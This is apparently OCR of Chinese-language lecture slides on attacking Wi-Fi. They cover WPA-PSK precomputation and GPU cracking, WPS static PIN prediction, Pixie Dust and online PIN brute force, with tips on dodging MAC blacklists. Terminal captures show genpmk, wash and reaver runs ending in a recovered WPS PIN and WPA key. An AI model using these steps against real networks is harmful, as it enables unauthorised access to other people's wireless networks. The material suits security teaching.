

Kali1.0.9 [Running]
应用程序 位置
10月23日 星期四 15:59
root
root@kali-local: ~
文件(F) 编辑(E) 查看(V) 搜索(S) 终端(T) 帮助(H)
root@kali-local:~# genpmk -f gen_dict.txt -s HelloWorld -d gen_dict.pmk
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File gen_dict.pmk does not exist, creating.
key no. 1000: mgS7VXgm
key no. 2000: zm094YsL
key no. 3000: OcRCp8zr
key no. 4000: ebxGQmju
key no. 5000: ITDTCU04
key no. 6000: n93ZLeY6
key no. 7000: VeJTBYsG
key no. 8000: 2gRmiosU
^C
8067 passphrases tested in 21.26 seconds: 379.40 passphrases/second
root@kali-local:~# cat^C
root@kali-local:~# genpmk -f gen_dict.txt -s HelloWorld -d gen_dict.pmk
genpmk 1.1 - WPA-PSK precomputation attack. <jwright@hasborg.com>
File gen_dict.pmk exists, appending new data.
key no. 1000: mgS7VXgm
key no. 2000: zm094YsL
key no. 3000: OcRCp8zr
key no. 4000: ebxGQmju
key no. 5000: ITDTCU04
key no. 6000: n93ZLeY6
key no. 7000: VeJTBYsG
key no. 8000: 2gRmiosU
^C
8578 passphrases tested in 22.83 seconds: 375.81 passphrases/second
root@kali-local:~# head gen_dict.pmk
APWC
root@kali-local: ~
Right ⌘

WPA/WPA2 PSK破解加速

- 基本思想2：使用GPU代替CPU计算
- 工具
  - pyrit - A GPGPU-driven WPA/WPA2-PSK key cracker

WPA/WPA2 PSK破解加速

- 基本思想3：并行/分布式计算
- 工具




WPA/WPA2 PSK破解加速

动手时间!

WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击

  —针对Headless设备静态预分配PIN码的弱随机产生算法或静态确定性产生算法



WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击
  - —2012年爆出所有MAC地址前6位是C83A35和00B00C的腾达和磊科全系路由器采用了确定性PIN码算法可以通过嗅探无线路由器MAC地址后秒算PIN码
    - 这些WPS PIN是通过mac的后6位 DEC2HEX 取舍而得
  - — 2014年D-Link部分路由器的WPS PIN算法被逆向并可以从BSSID秒算
  - — 2015年贝尔金部分路由器的WPS PIN算法被逆向并可以从路由器MAC地址秒算

WPS已知脆弱性和漏洞利用方法

- 静态PIN码预测攻击

The recommended length for a manually entered device password is an 8-digit numeric PIN. This length does not provide a large amount of entropy for strong mutual authentication, but the design of the Registration Protocol protects against dictionary attacks on PINs if a fresh PIN or a rekeying key is used each time the Registration Protocol is run.

PIN values should be randomly generated, and they SHALL NOT be derivable from any information that can be obtained by an eavesdropper or active attacker. The device's serial number and MAC address, for example, are easily eavesdropped by an attacker on the in-band channel. Furthermore, if a device includes multiple PIN values, these values SHALL be cryptographically separate from each other. If, for example, a device includes both a label-based PIN and a Device Password on an integrated NFC Tag, the two Device Passwords SHALL be different and uncorrelated.

以上文字摘自：**Wi-Fi Simple Configuration Technical Specification version 2.0.5**

又是一例：设计无缺陷，实现偷工减料导致的安全漏洞

WPS已知脆弱性和漏洞利用方法

- 针对动态PIN码在线暴力枚举攻击
  - 利用内部注册协议分段离线暴力枚举破解
  - 第一轮M1~M4:在线暴力破解枚举PSK-1
  - 第二轮M5~M7:用正确的PSK-1，在线暴力枚举PSK-2
  - 得到完整PSK，进行一次完整WPS内部注册过程

WPS已知脆弱性和漏洞利用方法

- 针对动态PIN码离线暴力枚举攻击
  - —Pixie Dust Attack
  - —E-Hash1、E-Hash2、PKE、PKR都是可以直接通过抓包获得的
  - —PSK1和PSK2分别对应PIN码前后两半，可被枚举
  - —E-S1和E-S2是整个离线破解的关键，一旦这2个参数被计算出来，则对照公式可以离线遍历PSK-1和PSK-2的可能性验证计算出的E-Hash1是否与抓包得到的E-Hash1相同

E-S1和E-S2在实际设备中的实现算法

- 伪随机数发生器
  - 嵌入式设备大多采用32位CPU，状态空间不足
  - 伪随机算法可能被逆向
  - 伪随机数种子状态可能会被预测和恢复

E-S1和E-S2在实际设备中的实现算法

- Broadcom/eCos
  - E-S1 + E-S2 使用与N1相同的随机数发生器
- Realtek
  - E-S1 = E-S2 = N1 or 使用秒为单位的UNIX时间戳格式整数作为随机数发生器种子
- Ralink / MediaTek / Celeno
  - E-S1 = E-S1 = 0

WPS破解的原理


- 无线设备在与无线路由器连接时，系统自动生成了一个随机的8位个人识别号码（PIN码），并根据这个8位PIN码进行安全的WPA链接，而绕过了WPA密码验证环节。如果黑客想通过穷举法，破解这个8位PIN码与无线路由器进行连接，理论上需要试算10^8次即1亿次，按照每秒1次的速度，需要1157天。但这个8位PIN是有规律的，实际上是一组4位PIN+另一组3位PIN+最后的1位校验位组成。校验位有固定的算法，这样只需要试算10^4+10^3总共11000次就可以了。穷举法试算11000次，几个小时就可以出来结果。


WPS破解的原理

- 如果攻击者在发送完M4消息后接收到一个EAP-NACK消息，则说明PIN码的前半部分是错误的，继续枚举测试直到完成10000次尝试。在几分钟内尝试50次攻击时，有些路由器可能会把攻击的网卡加入黑名单。但大多数路由器都不会这样做，即使加入黑名单了还可以稍后再做攻击。攻击者也可以不断变换自己的MAC地址，对抗MAC地址黑名单机制。

- 如果攻击者在发送完M6消息后接收到EAP-NACK消息，就说明枚举PIN码的第二部分是错误的，继续暴力尝试下一个PIN码。

WPS认证流程


Kali Linux (Kalin) [Running]
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time
wps_pack-01.cap [Wireshark 1.10.2 (SVN Rev 51934 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: (wlan.addr == 0C:82:68:21:C7:C8) && !(wlan.fc.type_ Expression... Clear Apply
Time Source Destination Protocol Lengtl Info
31.825450 D-LinkIn_78:c6:77 Tp-LinkT_21:c7:c8 802.11 211 Association Response, S
32.790121 Tp-LinkT_21:c7:c8 (RA) 802.11 10 Acknowledgement, Flags=
32.868960 Tp-LinkT_21:c7:c8 D-LinkIn_78:c6:77 EAP 72 Response, Identity
32.868970 Tp-LinkT_21:c7:c8 (RA) 802.11 10 Acknowledgement, Flags=
32.895033 D-LinkIn_78:c6:77 Tp-LinkT_21:c7:c8 EAP 52 Request, Expanded Type,
34.792669 Tp-LinkT_21:c7:c8 D-LinkIn_78:c6:77 EAP 431 Response, Expanded Type
34.792683 Tp-LinkT_21:c7:c8 (RA) 802.11 10 Acknowledgement, Flags=
35.691307 D-LinkIn_78:c6:77 Tp-LinkT_21:c7:c8 EAP 475 Request, Expanded Type,
35.750173 Tp-LinkT_21:c7:c8 D-LinkIn_78:c6:77 802.11 33 Action, SN=366, FN=0, F
35.750699 Tp-LinkT_21:c7:c8 (RA) 802.11 10 Acknowledgement, Flags=
35.751211 D-LinkIn_78:c6:77 Tp-LinkT_21:c7:c8 802.11 33 Action, SN=448, FN=0, F
35.751709 Tp-LinkT_21:c7:c8 D-LinkIn_78:c6:77 (RA) 802.11 16 Request-to-send, Flags=
35.751722 Tp-LinkT_21:c7:c8 (RA) 802.11 10 Clear-to-send, Flags=..
0000 b4 00 ae 08 ac f1 df 78 c6 77 0c 82 68 21 c7 c8 ....x .w..h!..
File: "wps_pack-01.cap" 163 kB 0... Packets: 1182 Displayed: 141 (11.... Profile: Default
root@kali: ~ root@kali: ~/exp wps_pack-01.cap [Wire...


Client
AP Station
802.11 Probe Request
802.11 Probe Reponse
802.11 Authentication Request
802.11 Authentication Reponse
802.11 Association Request
802.11 Association Response
start identifing
EAP WPS Request
EAP WPS Response M1
EAP WPS Request M2
EAP WPS Response M3
EAP WPS Request M8
EAP WPS Response WSC_DONE

WPS破解

```
root@kali:~# wash

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

Required Arguments:
        -i, --interface=<iface>              Interface to capture packets on
        -f, --file [FILE1 FILE2 FILE3 ...]   Read packets from capture files

Optional Arguments:
        -c, --channel=<num>                  Channel to listen on [auto]
        -o, --out-file=<file>                Write data to file
        -n, --probes=<num>                   Maximum number of probes to send to
 each AP in scan mode [15]
        -D, --daemonize                      Daemonize wash
        -C, --ignore-fcs                     Ignore frame checksum errors
        -5, --5ghz                           Use 5GHz 802.11 channels
        -s, --scan                           Use scan mode
        -u, --survey                         Use survey mode [default]
        -h, --help                           Show help

Example:
        wash -i mon0
```

WPS破解

```
root@kali:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

BSSID                 Channel       RSSI       WPS Version       WPS Locked
    ESSID
-------------------------------------------------------------------------------
AC:F1:[redacted]C5       1          -36        1.0               No
    A1
28:2C:[redacted]66       1          -58        1.0               No
    B1
AC:F1:[redacted]77       2          -32        1.0               No
    la[redacted]ccs
EC:17:[redacted]B6       6          -69        1.0               No
    b1
C8:3A:[redacted]A0       6          -47        1.0               No
    dr
D8:FE:[redacted]18       13         -39        1.0               No
^Z
```


WPS破解

```
root@kali:~# reaver

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@t
acnetsol.com>

Required Arguments:
        -i, --interface=<wlan>          Name of the monitor-mode interfac
e to use
        -b, --bssid=<mac>               BSSID of the target AP

Optional Arguments:
        -m, --mac=<mac>                 MAC of the host system
        -e, --essid=<ssid>              ESSID of the target AP
        -c, --channel=<channel>         Set the 802.11 channel for the in
terface (implies -f)
        -o, --out-file=<file>           Send output to a log file [stdout
]
        -s, --session=<file>            Restore a previous session file
        -C, --exec=<command>            Execute the supplied command upon
 successful pin recovery
        -D, --daemonize                 Daemonize reaver
        -a, --auto                      Auto detect the best advanced opt
ions for the target AP
```


WPS破解

```
root@kali:~# reaver -i mon0 -b C8:3A:35:F1:72:A0 -d 30 -S -N -vv

Reaver v1.4 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnets
l.com>

[+] Waiting for beacon from C8:[redacted]:72:A0
[+] Switching mon0 to channel 1
[+] Switching mon0 to channel 2
[+] Switching mon0 to channel 3
[+] Switching mon0 to channel 4
[+] Switching mon0 to channel 6
[+] Associated with C8:[redacted] 72:A0 (ESSID: dr[redacted]gg)
[+] Trying pin 12345670
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 00005678
```

WPS破解


[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 58[redacted]94
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] 94.52% complete @ 2014-10-11 21:51:59 (2 seconds/pin)
[+] Max time remaining at this rate: 0:20:06 (603 pins left to try)
[+] Trying pin 58[redacted]00
KALI LINUX

WPS破解


[+] Received M5 message
[+] Sending M6 message
[+] Received WSC NACK
[+] Sending WSC NACK
[+] Trying pin 5[redacted]1
[+] Sending EAPOL START request
[+] Received identity request
[+] Sending identity response
[+] Received M1 message
[+] Sending M2 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] 100.00% complete @ 2014-10-11 21:57:24 (2 seconds/pin)
[+] Max time remaining at this rate: 0:00:00 (0 pins left to try)
[+] Pin cracked in 1297 seconds
[+] WPS PIN: '5[redacted]1'
[+] WPA PSK: 'a0bd543e4b1523f5c5f[redacted]0b42693240bf901f0ab778682740dee7bd3'
